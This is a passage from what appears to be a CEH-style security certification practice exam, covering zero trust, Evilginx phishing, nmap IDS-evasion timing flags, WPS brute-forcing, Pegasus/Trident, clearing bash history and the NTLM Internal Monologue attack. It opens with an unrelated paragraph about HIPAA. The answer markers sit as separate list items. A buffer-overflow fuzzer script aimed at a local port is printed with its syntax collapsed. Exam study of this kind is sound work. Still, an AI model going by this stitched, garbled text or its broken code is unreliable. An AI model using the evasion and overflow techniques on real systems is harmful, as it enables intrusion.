The Health Insurance Portability and Accountability Act of 1996 (HIPAA or the Kennedy–Kassebaum Act) is a United States federal statute enacted by the 104th United States Congress and signed into law by President Bill Clinton on August 21, 1996. It modernized the flow of healthcare information, stipulates how personally identifiable information maintained by the healthcare and healthcare insurance industries should be protected from fraud and theft, and addressed some limitations on healthcare insurance coverage. It generally prohibits healthcare providers and healthcare businesses, called covered entities, from disclosing private information to anyone other than a patient and the patient's authorized representatives. It does not restrict patients from receiving information about themselves, prohibit them from voluntarily sharing their private health information however they choose, or – if they disclose private medical information to family members, friends, or other private individuals – legally require those non-covered people to maintain confidentiality.

Question 4:

Identify technique for securing the cloud resources according to describe below:

This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. When using this technique imposed conditions such that employees can access only the resources required for their role.

- **DMZ**
- **Container technology**
- **Serverless computing**
- **Zero trust network**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Zero_trust_security_model

Zero Trust Network Access (ZTNA) is a category of technologies that provides secure remote access to applications and services based on defined access control policies. Unlike VPNs, which grant complete access to a LAN, ZTNA solutions default to deny, providing only the access to services the user has been explicitly granted.

Incorrect answers:

DMZ [https://en.wikipedia.org/wiki/DMZ_\(computing\)](https://en.wikipedia.org/wiki/DMZ_(computing))

DMZ or demilitarized zone (sometimes referred to as a perimeter network or screened subnet) is a physical or logical subnetwork that contains and exposes an organization's external-facing services to an untrusted, usually larger, network such as the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's local area network (LAN): an external network node can access only what is exposed in the DMZ, while the rest of the organization's network is firewalled. The DMZ functions as a small, isolated network positioned between the Internet and the private network.

Serverless computing https://en.wikipedia.org/wiki/Serverless_computing

Serverless computing is a cloud computing execution model in which the cloud provider allocates machine resources on demand, taking care of the servers on behalf of their

customers. Serverless computing does not hold resources in volatile memory; computing is rather done in short bursts with the results persisted to storage. When an app is not in use, there are no computing resources allocated to the app. Pricing is based on the actual amount of resources consumed by an application. It can be a form of utility computing. "Serverless" is a misnomer in the sense that servers are still used by cloud service providers to execute code for developers.

Container technology

Container technology, also simply known as just a container, is a method to package an application so it can be run, with its dependencies, isolated from other processes. The major public cloud computing providers, including Amazon Web Services, Microsoft Azure and Google Cloud Platform have embraced container technology, with container software having names including the popular choices of Docker, Apache Mesos, rkt (pronounced “rocket”), and Kubernetes.

Question 5:

Adam is a shopaholic, and he constantly surfs on the Internet in search of discounted products. The hacker decided to take advantage of this weakness of Adam and sent a fake email containing a deceptive page link to his social media page with information about a sale. Adam anticipating the benefit didn't notice the malicious link, clicked on them and logged in to that page using his valid credentials. Which of the following tools did the hacker probably use?

- **PyLoris**
- **XOIC**
- **Evilginx**
- **(Correct)**
- **sixnet-tools**

Explanation

During the exam, you will meet several questions where the situation will be described very abstractly, and several tools are given to choose from. You can answer these questions by the exclusion method. One of the options will be correct, and three are absolutely wrong, such as in this question.

Evilginx (<https://github.com/kgretzky/evilginx>) - Evilginx is a man-in-the-middle attack framework used for phishing credentials and session cookies of any web service. It's core runs on Nginx HTTP server, which utilizes `proxy_pass` and `sub_filter` to proxy and modify HTTP content, while intercepting traffic between client and server.

XOIC is a DDoS attacking tool.

PyLoris is a slow HTTP DoS tool which enables the attacker to craft its own HTTP request headers.

sixnet-tools is a tool for exploiting sixnet RTUs.

Question 6:

Which of the following parameters is Nmap helps evade IDS or firewalls?

- -A
- -R
- -r
- -T
- **(Correct)**

Explanation

<https://nmap.org/book/performance-timing-templates.html>

While the fine-grained timing controls discussed in the previous section are powerful and effective, some people find them confusing. Moreover, choosing the appropriate values can sometimes take more time than the scan you are trying to optimize. So Nmap offers a simpler approach, with six timing templates. You can specify them with the -T option and their number (0–5) or their name. The template names are paranoid (0), sneaky (1), polite (2), normal (3), aggressive (4), and insane (5). **The first two are for IDS evasion.** Polite mode slows down the scan to use less bandwidth and target machine resources. Normal mode is the default and so -T3 does nothing. Aggressive mode speeds scans up by making the assumption that you are on a reasonably fast and reliable network. Finally insane mode assumes that you are on an extraordinarily fast network or are willing to sacrifice some accuracy for speed.

Incorrect answers:

-A (Aggressive scan options)

This option enables additional advanced and aggressive options. Presently this enables OS detection (-O), version scanning (-sV), script scanning (-sC) and traceroute (--traceroute). More features may be added in the future. The point is to enable a comprehensive set of scan options without people having to remember a large set of flags. However, because script scanning with the default set is considered intrusive, you should not use -A against target networks without permission. This option only enables features, and not timing options (such as -T4) or verbosity options (-v) that you might want as well. Options which require privileges (e.g. root access) such as OS detection and traceroute will only be enabled if those privileges are available.

-R (DNS resolution for all targets)

Tells Nmap to *always* do reverse DNS resolution on the target IP addresses. Normally reverse DNS is only performed against responsive (online) hosts.

-r

Nmap randomizes the port scan order by default to make detection slightly harder. The -r option causes them to be scanned in numerical order instead.

Question 7:

Whois services allow you to get a massive amount of valuable information at the stage of reconnaissance. Depending on the target's location, they receive data from one of the five largest regional Internet registries (RIR). Which of the following RIRs should the Whois service contact if you want to get information about an IP address registered in France?


- LACNIC
- ARIN
- APNIC
- RIPE NCC
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Regional_Internet_registry

A **regional Internet registry (RIR)** is an organization that manages the allocation and registration of Internet number resources within a region of the world. Internet number resources include IP addresses and **autonomous system (AS)** numbers.

The regional Internet registry system evolved over time, eventually dividing the responsibility for management to a registry for each of five regions of the world. The regional Internet registries are informally liaised through the unincorporated **Number Resource Organization (NRO)**, which is a coordinating body to act on matters of global importance.



- American Registry for Internet Numbers (ARIN)
- RIPE Network Coordination Centre (RIPE NCC)
- Asia-Pacific Network Information Centre (APNIC)
- Latin American and Caribbean Network Information Centre (LACNIC)
- African Network Information Centre (AFRINIC)

NOTE: There are also national RIRs

https://en.wikipedia.org/wiki/National_Internet_registry

- The Japan Network Information Center (JPNIC)
- The Korea Internet & Security Agency (KISA/KRNIC)
- China Internet Network Information Center (CNNIC)
- Asosiasi Penyelenggara Jasa Internet Indonesia (APJII)
- Taiwan Network Information Center (TWNIC)
- Vietnam Internet Network Information Center (VNNIC)
- Indian Registry for Internet Names and Numbers (IRINN)

Question 8:

Are you sure your network is perfectly protected and no evil hacker Ivan listens to all your traffic? What, ignorance is the greatest source of happiness. There is a powerful tool written in Go that will allow an attacker to carry out a Man in the middle (MITM) attack using, for example, ordinary arp spoofing. What kind of tool are we talking about?

- **BetterCAP**
- **(Correct)**
- **DerpNSpoof**
- **Gobbler**
- **Wireshark**

Explanation

<https://www.bettercap.org/>

bettercap is a powerful, easily extensible and portable framework written in Go which aims to offer to security researchers, red teamers and reverse engineers an easy to use, all-in-one solution with all the features they might possibly need for performing reconnaissance and attacking WiFi networks, Bluetooth Low Energy devices, wireless HID devices and Ethernet networks.

One of the main feature is:

· ARP, DNS, NDP and DHCPv6 spoofers for MITM attacks on IPv4 and IPv6 based networks.

Incorrect answers:

Wireshark <https://www.wireshark.org/>

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

DerpNSpoof <https://github.com/Trackbool/DerpNSpoof>

Simple DNS Spoofing tool made in Python 3 with Scapy.

Gobbler <http://gobbler.sourceforge.net/>

Spoofed remote OS detection tool.

Question 9:

Which antenna is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?

- Yagi antenna
- (Correct)
- Parabolic grid antenna
- Dipole antenna
- Omnidirectional antenna

Explanation

https://en.wikipedia.org/wiki/Yagi%E2%80%93Uda_antenna

A Yagi–Uda antenna or simply Yagi antenna, is a directional antenna consisting of two or more parallel resonant antenna elements in an end-fire array; these elements are most often metal rods acting as half-wave dipoles. Yagi–Uda antennas consist of a single driven element connected to a radio transmitter and/or receiver through a transmission line, and additional "parasitic elements" with no electrical connection, usually including one so-called reflector and any number of directors. It was invented in 1926 by Shintaro Uda of Tohoku Imperial University, Japan, with a lesser role played by his colleague Hidetsugu Yagi.

Reflector elements (usually only one is used) are slightly longer than the driven dipole and placed behind the driven element, opposite the direction of intended transmission. Directors, on the other hand, are a little shorter and placed in front of the driven element in the intended direction. These parasitic elements are typically off-tuned short-circuited dipole elements, that is, instead of a break at the feedpoint (like the driven element) a solid rod is used. They receive and reradiate the radio waves from the driven element but in a different phase determined by their exact lengths. Their effect is to modify the driven element's radiation pattern. The waves from the multiple elements superpose and interfere to enhance radiation in a single direction, increasing the antenna's gain in that direction.

Also called a beam antenna and parasitic array, the Yagi is very widely used as a high-gain antenna on the HF, VHF and UHF bands. It has moderate to high gain depending on the number of elements present, sometimes reaching as high as 20 dBi, in a unidirectional beam pattern. As an end-fire array, it can achieve a front-to-back ratio of up to 20 dB. It retains the polarization common to its elements, usually linear polarization (its elements being half-wave dipoles). It is relatively lightweight,

inexpensive and simple to construct. The bandwidth of a Yagi antenna, the frequency range over which it maintains its gain and feedpoint impedance, is narrow, just a few percent of the center frequency, decreasing for models with higher gain, making it ideal for fixed-frequency applications. The largest and best-known use is as rooftop terrestrial television antennas, but it is also used for point-to-point fixed communication links, in radar antennas, and for long distance shortwave communication by shortwave broadcasting stations and radio amateurs.

Question 10:

Identify what the following code is used for:

```
#!/usr/bin/python import socket buffer= ["A"] counter=50
while len(buffer)<=100: buffer.append ("A"*counter)
counter=counter+50
commands=[ "HELP", "STATS.", "RTIME.", "LTIME.", "SRUN.", "TRUN."
,"GMON.", "GDOG.", "KSTET.", "GTER.", "HTER.", "LTER.", "KSTAN."]
for command in commands: for buffstring in buffer:
print "Exploiting" +command+ ":"+str(len(buffstring))
s=socket.socket(socket.AF_INET.socket.SOCK_STREAM)
s.connect(( '127.0.0.1' , 9999))
s.recv(50)
s.send(command+buffstring)
s.close()
```

- **Heap spraying**
- **Brute-force**
- **Buffer Overflow**
- **(Correct)**
- **Buffer over-read**

Explanation

https://en.wikipedia.org/wiki/Buffer_overflow

This example shows a loop that fills up an array with “A”s in each iteration and sends them to the victim.

A buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.

Buffers are areas of memory set aside to hold data, often while moving it from one section of a program to another, or between programs. Buffer overflows can often be triggered by malformed inputs; if one assumes all inputs will be smaller than a certain size and the buffer is created to be that size, then an anomalous transaction that produces more data could cause it to write past the end of the buffer. If this overwrites adjacent data or executable code, this may result in erratic program behavior, including memory access errors, incorrect results, and crashes.

Exploiting the behavior of a buffer overflow is a well-known security exploit. On many systems, the memory layout of a program, or the system as a whole, is well defined. By

sending in data designed to cause a buffer overflow, it is possible to write into areas known to hold executable code and replace it with malicious code, or to selectively overwrite data pertaining to the program's state, therefore causing behavior that was not intended by the original programmer. Buffers are widespread in operating system (OS) code, so it is possible to make attacks that perform privilege escalation and gain unlimited access to the computer's resources. The famed Morris worm in 1988 used this as one of its attack techniques.

Incorrect answers:

Heap spraying https://en.wikipedia.org/wiki/Heap_spraying

Heap spraying is a technique used in exploits to facilitate arbitrary code execution. The part of the source code of an exploit that implements this technique is called a heap spray. In general, code that sprays the heap attempts to put a certain sequence of bytes at a predetermined location in the memory of a target process by having it allocate (large) blocks on the process's heap and fill the bytes in these blocks with the right values.

Buffer over-read https://en.wikipedia.org/wiki/Buffer_over-read

A buffer over-read is an anomaly where a program, while reading data from a buffer, overruns the buffer's boundary and reads (or tries to read) adjacent memory. This is a special case of violation of memory safety.

Buffer over-reads can be triggered, as in the Heartbleed bug, by maliciously crafted inputs that are designed to exploit a lack of bounds checking to read parts of memory not intended to be accessible. They may also be caused by programming errors alone. Buffer over-reads can result in erratic program behavior, including memory access errors, incorrect results, a crash, or a breach of system security. Thus, they are the basis of many software vulnerabilities and can be maliciously exploited to access privileged information.

Brute-force https://en.wikipedia.org/wiki/Brute-force_attack

A brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly. The attacker systematically

checks all possible passwords and passphrases until the correct one is found. Alternatively, the attacker can attempt to guess the key which is typically created from the password using a key derivation function. This is known as an exhaustive key search.

Question 11:

The network administrator has received the task to eliminate all unencrypted traffic inside the company's network. During the analysis, it detected unencrypted traffic in port UDP 161. Which of the following protocols uses this port and what actions should the network administrator take to fix this problem?

- **SNMP and he should change it to SNMP V2.**
- **SNMP and he should change it to SNMP V3.**
- **(Correct)**
- **CMIP and enable the encryption for CMIP.**
- **RPC and the best practice is to disable RPC completely.**

Explanation

https://en.wikipedia.org/wiki/Simple_Network_Management_Protocol

SNMP operates in the application layer of the Internet protocol suite. All SNMP messages are transported via User Datagram Protocol (UDP). The SNMP agent receives requests on UDP port 161. The manager may send requests from any available source port to port 161 in the agent. The agent response is sent back to the source port on the manager. The manager receives notifications (Traps and InformRequests) on port 162.

SNMPv1 is the oldest and original version of the SNMP protocol, supporting 32-bit counters. SNMP v1 biggest flaw is its use of a clear-text community string, which is used to identify the device and forms a very primitive style of authentication. With most devices using the default community string is "public", there is a significant risk of snooping or unauthorized changes depending on whether permissions have been set to read-only or write.

SNMPv2 was created to alleviate the issue of the 32-bit counters, upgrading the protocol's capabilities to support 64-bit. The risks surrounding the community string still remain.

SNMPv3 was recognized by the IETF in 2004. It adds **both encryption and authentication options** to prevent snooping and unauthorized access. Set us is far more complicated than creating a community string but mitigates many of the risks inherent in SNMP v1 and v2c.

Question 12:

WPS is a rather troubled wireless network security standard. While it can make your life easier, it is also vulnerable to attacks. An attacker within radio range can brute-force the WPS PIN for a vulnerable access point, obtain WEP or WPA passwords, and likely gain access to the Wi-Fi network. However, first, the attacker needs to find a vulnerable point.

Which of the following tools is capable of determining WPS-enabled access points?

- `wash`
- **(Correct)**
- `ntptrace`
- `net view`
- `macof`

Explanation

https://ru.wikipedia.org/wiki/Wi-Fi_Protected_Setup

WiFi Protected Setup (WPS) is a computing standard created by the WiFi Alliance to ease a wireless home network setup and security. WPS contains an authentication method called "external registrar" that only requires the router's PIN.

The WiFi Protected Setup (WPS) PIN is susceptible to a brute force attack. A design flaw in the WPS specification for the PIN authentication significantly reduces the time required to brute force the entire PIN because it allows an attacker to know when the first half of the eight-digit PIN is correct. The lack of a proper lock-out policy after a certain number of failed attempts to guess the PIN on many wireless routers makes this brute force attack that much more feasible. Once on the network, the attacker can monitor traffic and mount further attacks.

Wash <https://en.kali.tools/?p=341>

Wash is a utility for identifying WPS enabled access points. It can survey from a live interface or it can scan a list of pcap files. It is an auxiliary tool designed to display WPS enabled Access Points and their main characteristics.

Incorrect answers:

net view [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh875576\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh875576(v=ws.11))

Displays a list of domains, computers, or resources that are being shared by the specified computer. Used without parameters, net view displays a list of computers in your current domain.

Macof <https://linux.die.net/man/8/macof>

macof floods the local network with random MAC addresses (causing some switches to fail open in repeating mode, facilitating sniffing).

Ntptrace <https://www.ibm.com/docs/en/aix/7.2?topic=n-ntptrace-command>

Traces a chain of Network Time Protocol (NTP) hosts back to their master time source.

Question 13:

Which term from the following describes a set of vulnerabilities that allows spyware to be installed on smartphones with the iOS operating system, allowing those who conducted espionage to track and monitor every action on the device?

- DroidSheep
- Trident
- (Correct)
- Androrat
- Zscaler

Explanation

<https://info.lookout.com/rs/051-ESQ-475/images/pegasus-exploits-technical-details.pdf>

In August 2016, Lookout, in conjunction with Citizen Lab, discovered “Pegasus,” a sophisticated piece of mobile spyware used by nation state actors to surveil high-value targets.

<https://blog.lookout.com/trident-pegasus>

“Pegasus is the most sophisticated attack we’ve seen on any endpoint because it takes advantage of how integrated mobile devices are in our lives and the combination of features only available on mobile – always connected (WiFi, 3G/4G), voice communications, camera, email, messaging, GPS, passwords, and contact lists. It is modular to allow for customization and uses strong encryption to evade detection. Lookout’s analysis determined that the malware exploits three zero-day vulnerabilities, or Trident, in Apple iOS:

- **CVE-2016-4655:** Information leak in Kernel - A kernel base mapping vulnerability that leaks information to the attacker allowing him to calculate the kernel’s location in memory.
- **CVE-2016-4656:** Kernel Memory corruption leads to Jailbreak - 32 and 64 bit iOS kernel-level vulnerabilities that allow the attacker to silently jailbreak the device and install surveillance software.
- **CVE-2016-4657:** Memory Corruption in Webkit - A vulnerability in the Safari WebKit that allows the attacker to compromise the device when the user clicks on a link.

The attack sequence, boiled down, is a classic phishing scheme: send text message, open web browser, load page, exploit vulnerabilities, install persistent software to gather information. This, however, happens invisibly and silently, such that victims do not know they've been compromised.

In this case, the software is highly configurable: depending on the country of use and feature sets purchased by the user, the spyware capabilities include accessing messages, calls, emails, logs, and more from apps including Gmail, Facebook, Skype, WhatsApp, Viber, FaceTime, Calendar, Line, Mail.Ru, WeChat, SS, Tango, and others. The kit appears to persist even when the device software is updated and can update itself to easily replace exploits if they become obsolete.

We believe that this spyware has been in the wild for a significant amount of time based on some of the indicators within the code (e.g., a kernel mapping table that has values all the way back to iOS 7). It is also being used to attack high-value targets for multiple purposes, including high-level corporate espionage on iOS, Android, and Blackberry. “

NOTE: On August 25, Apple released iOS 9.3.5 to address these vulnerabilities

Incorrect answers:

DroidSheep <https://droidsheep.info/>

This is an open-source Android application made by Corsin Camichel that allows you to intercept unprotected web-browser sessions using WiFi.

Androrat <https://github.com/karma9874/AndroRAT>

AndroRAT is a contraction of Android and RAT (Remote Access Tool) - a tool designed to give the control of the android system remotely and retrieve information from it.

Zscaler <https://en.wikipedia.org/wiki/Zscaler>

This is an American cloud-based information security company headquartered in San Jose, California.

Question 14:

Identify the correct sequence of steps involved in the vulnerability-management life cycle.

- **Remediation -> Monitor -> Verification -> Vulnerability scan -> Risk assessment -> Identify assets and create a baseline.**
- **Vulnerability scan -> Risk assessment -> Identify assets and create a baseline -> Remediation -> Monitor -> Verification.**
- **Identify assets and create a baseline -> Vulnerability scan -> Risk assessment -> Remediation -> Verification -> Monitor.**
- **(Correct)**
- **Vulnerability scan -> Identify assets and create a baseline -> Risk assessment -> Remediation -> Verification -> Monitor.**

Explanation

According to EC-Council courseware, the correct order is as follows:

1. *Identify assets and create a baseline*

This phase identifies critical assets and prioritizes them to define the risk based on the criticality and value of each system. This creates a good baseline for vulnerability management.

2. *Vulnerability scan*

This phase is very crucial in vulnerability management. In this step, the security analyst performs the vulnerability scan on the network to identify the known vulnerabilities in the organization's infrastructure.

3. *Risk assessment*

In this phase, all profound uncertainties associated with the system are assessed and prioritized, and remediation is planned to eliminate system flaws permanently. The risk assessment summarizes the vulnerability and risk level identified for each of the selected assets.

4. Remediation

Remediation is the process of applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. This phase is initiated after the successful implementation of the baseline and assessment steps.

5. Verification

In this phase, the security team performs a re-scan of systems to assess if the required remediation is complete and whether the individual fixes have been applied to the impacted assets.

6. Monitor

Organizations need to perform regular monitoring to maintain system security. They use tools such as IDS/IPS and firewalls. Continuous monitoring identifies potential threats and any new vulnerabilities that have evolved.

Question 15:

The date and time of the remote host can theoretically be used against some systems to use weak time-based random number generators in other services. Which option in Zenmap will allow you to make ICMP Timestamp ping?

- -PU
- -PP
- (Correct)
- -PY
- -PN

Explanation

<https://nmap.org/book/host-discovery-techniques.html>

Don't ping

- nmap -PN [target]

UDP ping

- Nmap -PU [target]

ICMP Timestamp ping nmap

- nmap -PP [target]

SCTP Init Ping

- nmap -PY [target]

NOTE: <https://nmap.org/zenmap/>

Zenmap is the official Nmap Security Scanner GUI. It is a multi-platform (Linux, Windows, Mac OS X, BSD, etc.) free and open-source application that aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users. Frequently used scans can be saved as profiles to make them easy to run repeatedly. A command creator allows the interactive creation of Nmap command lines.

Scan results can be saved and viewed later. Saved scan results can be compared with one another to see how they differ. The results of recent scans are stored in a searchable database.

Question 16:

Which of the following is an anonymizer that masks real IP addresses and ensures complete and continuous anonymity for all online activities?

- <https://www.baidu.com>
- <https://karmadecay.com>
- <https://www.wolframalpha.com>
- <https://www.guardster.com>
- **(Correct)**

Explanation

I know that this question looks very strange. However, you may come across a question on this topic on the exam. In order to answer it, it is enough to know which of the following is a service for anonymous surfing.

<https://www.guardster.com/>

"Guardster offers various services to let you use the Internet anonymously and securely. From our popular free web proxy service, to our secure SSH tunnel proxy, we have a variety of services to suit your needs."

Question 17:

Identify the encryption algorithm by the description:

Symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits for encryption, which includes large 8×32 -bit S-boxes based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. This cipher also uses a "masking" key and a "rotation" key for performing its functions.

- **GOST**
- **AES**
- **DES**
- **CAST-128**
- **(Correct)**

Explanation

<https://www.rfc-editor.org/rfc/rfc2144>

CAST-128 (alternatively CAST5) is a symmetric-key block cipher used in a number of products, notably as the default cipher in some versions of GPG and PGP. It has also been approved for Government of Canada use by the Communications Security Establishment.

CAST-128 is a 12- or 16-round Feistel network with a 64-bit block size and a key size of between 40 and 128 bits (but only in 8-bit increments). The full 16 rounds are used when the key size is longer than 80 bits.

Components include large 8×32 -bit S-boxes based on bent functions, key-dependent rotations, modular addition and subtraction, and XOR operations. There are three alternating types of round function, but they are similar in structure and differ only in the choice of the exact operation (addition, subtraction or XOR) at various points.

CAST-128 uses a pair of subkeys per round: a 32-bit quantity K_m is used as a "masking" key and a 5-bit quantity K_r is used as a "rotation" key.

Incorrect answers:

AES https://en.wikipedia.org/wiki/Advanced_Encryption_Standard

The Advanced Encryption Standard (AES), also known by its original name Rijndael, is a specification for the encryption of electronic data established by the U.S. National Institute of Standards and Technology (NIST) in 2001. AES is a subset of the Rijndael block cipher developed by two Belgian cryptographers, Vincent Rijmen and Joan Daemen, who submitted a proposal to NIST during the AES selection process. Rijndael is a family of ciphers with different key and block sizes. For AES, NIST selected three members of the Rijndael family, each with a block size of 128 bits, but three different key lengths: 128, 192 and 256 bits.

AES is based on a design principle known as a substitution–permutation network, and is efficient in both software and hardware. Unlike its predecessor DES, AES does not use a Feistel network. AES is a variant of Rijndael, with a fixed block size of 128 bits, and a key size of 128, 192, or 256 bits. By contrast, Rijndael per se is specified with block and key sizes that may be any multiple of 32 bits, with a minimum of 128 and a maximum of 256 bits.

DES https://en.wikipedia.org/wiki/Data_Encryption_Standard

DES is a block cipher and encrypts data in blocks of size of 64 bits each, which means 64 bits of plain text goes as the input to DES, which produces 64 bits of ciphertext. The same algorithm and key are used for encryption and decryption, with minor differences. The key length is 56 bits. The basic idea is shown in the figure. DES has 16 rounds.

GOST [https://en.wikipedia.org/wiki/GOST_\(block_cipher\)](https://en.wikipedia.org/wiki/GOST_(block_cipher))

The GOST block cipher (Magma), defined in the standard GOST 28147-89 (RFC 5830), is a Soviet and Russian government standard symmetric key block cipher with a block size of 64 bits. The original standard, published in 1989, did not give the cipher any name, but the most recent revision of the standard, GOST R 34.12-2015 (RFC 7801, RFC 8891), specifies that it may be referred to as Magma. The GOST hash function is based on this cipher. The new standard also specifies a new 128-bit block cipher called Kuznyechik.

Question 18:

The attacker needs to collect information about his victim - Maria. She is an extrovert who often posts a large amount of private information, photos, and location tags of recently visited places on social networks. Which automated tool should an attacker use to gather information to perform other sophisticated attacks?

- Ophcrack
- Hootsuite
- (Correct)
- VisualRoute
- HULK

Explanation

<https://en.wikipedia.org/wiki/Hootsuite>

You can easily find a question on this topic in the exam, so it will be presented in this test, but I absolutely disagree with the EC-Council on this. Hootsuite is a ***social media management platform*** (for auto-posting, trends analyzing, etc.). It collects information from social networks only about users registered in it (photos, posts, etc.). You can read a little more information about their policies here:

<https://www.hootsuite.com/legal/privacy>

But, in the EC-Council's training materials, you will find the only mention of Hootsuite that refers to the answer to this question:

"Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites."

Incorrect answers:

Ophcrack <https://en.wikipedia.org/wiki/Ophcrack>

Ophcrack is a free open-source (GPL licensed) program that cracks Windows log-in passwords by using LM hashes through rainbow tables. The program includes the ability to import the hashes from a variety of formats, including dumping directly from the SAM files of Windows. On most computers, ophcrack can crack most passwords within a few minutes.

VisualRoute <http://www.visualroute.com/>

VisualRoute offers a wide variety of network tools that help users keep one step ahead of network issues such as bottle necks and packet loss/latency issues.

HULK

HULK is a Denial of Service (DoS) tool used to attack web servers by generating unique and obfuscated traffic volumes.

HULK's generated traffic also bypasses caching engines and hits the server's direct resource pool.

Question 19:

Which of the following is a cloud malware designed to exploit misconfigured kubelets in a Kubernetes cluster and infect all containers present in the Kubernetes environment?

- Heartbleed
- Hildegard
- (Correct)
- Kubescape
- Trivy

Explanation

<https://attack.mitre.org/software/S0601/>

In January 2021, was detected a new malware campaign targeting Kubernetes clusters. The attackers gained initial access via a misconfigured kubelet that allowed anonymous access. Once getting a foothold into a Kubernetes cluster, the malware attempted to spread over as many containers as possible and eventually launched cryptojacking operations. The name of this new malware is Hildegard, the username of the tmate account that the malware used.

Incorrect answers:

Kubescape

<https://github.com/kubescape/kubescape>

Kubescape is a K8s open-source tool providing a Kubernetes single pane of glass, including risk analysis, security compliance, RBAC visualizer, and image vulnerability scanning.

Heartbleed

<https://heartbleed.com/>

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides

communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

Trivy

<https://github.com/aquasecurity/trivy>

Trivy is a comprehensive security scanner. It is reliable, fast, extremely easy to use, and it works wherever you need it.

Trivy has different scanners that look for different security issues, and different targets where it can find those issues.

Targets:

- Container Image
- Filesystem
- Git repository (remote)
- Kubernetes cluster or resource

Question 20:

Which of the following commands is used to clear the bash history?

- **history -c**
- **(Correct)**
- **history -n**
- **history -w**
- **history -a**

Explanation

https://www.gnu.org/software/bash/manual/html_node/Bash-History-Builtins.html

history -c

Clear the history list. This may be combined with the other options to replace the history list completely.

history -w

Write out the current history list to the history file

history -a

Append the new history lines to the history file. These are history lines entered since the beginning of the current Bash session, but not already appended to the history file.

history -n

Append the history lines not already read from the history file to the current history list. These are lines appended to the history file since the beginning of the current Bash session.

Question 21:

The attacker disabled the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. His next step was to extract all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks. Which of the following attacks was performed by the attacker?

- **Rainbow table attack**
- **Internal monologue attack**
- **(Correct)**
- **Dictionary attack**
- **Phishing attack**

Explanation

<https://github.com/eladshamir/Internal-Monologue>

The Internal monologue attack allows NTLMv1 challenge-response hashes to be obtained from the victim's system, without injecting code in the memory or interacting with protected services such as the Local Security Authority Subsystem Service (LSASS). These hashes can then be cracked or subsequently used in a Pass-The-Hash (PTH) attack.

This technique allows a tester to obtain credentials from the system without touching the LSASS process. The attack takes advantage of the NetNTLMv1 challenge-response protocol. The NetNTLMv1 protocol is insecure due to the way it calculates the challenge-response allowing an attacker to retrieve the NTLM hash by easily cracking the response. Furthermore, retrieving the NTLM hash of a user is almost synonymous to retrieving the plaintext password of a user, since it can be used for a 'Pass the Hash' attack technique or can be cracked to obtain the plaintext password.

Although most modern systems are configured by default to avoid using NetNTLMv1, because the attacked is a local administrator of the system, a NetNTLM Downgrade attack can be performed to enable this weaker authentication scheme. This will disable preventive controls for NetNTLMv1. The attacker can then retrieve the non-network logon tokens from the running processes and impersonate the associated user.

Using the impersonated user privilege, the attacker can invoke a local procedure call to the NTLM authentication package called MSV1_0 to encrypt a known challenge using SSPI – secure single sign-on technology in Windows. This will generate a NetNTLMv1 response for that challenge using the impersonated user's NTLM hash as a key. Now,

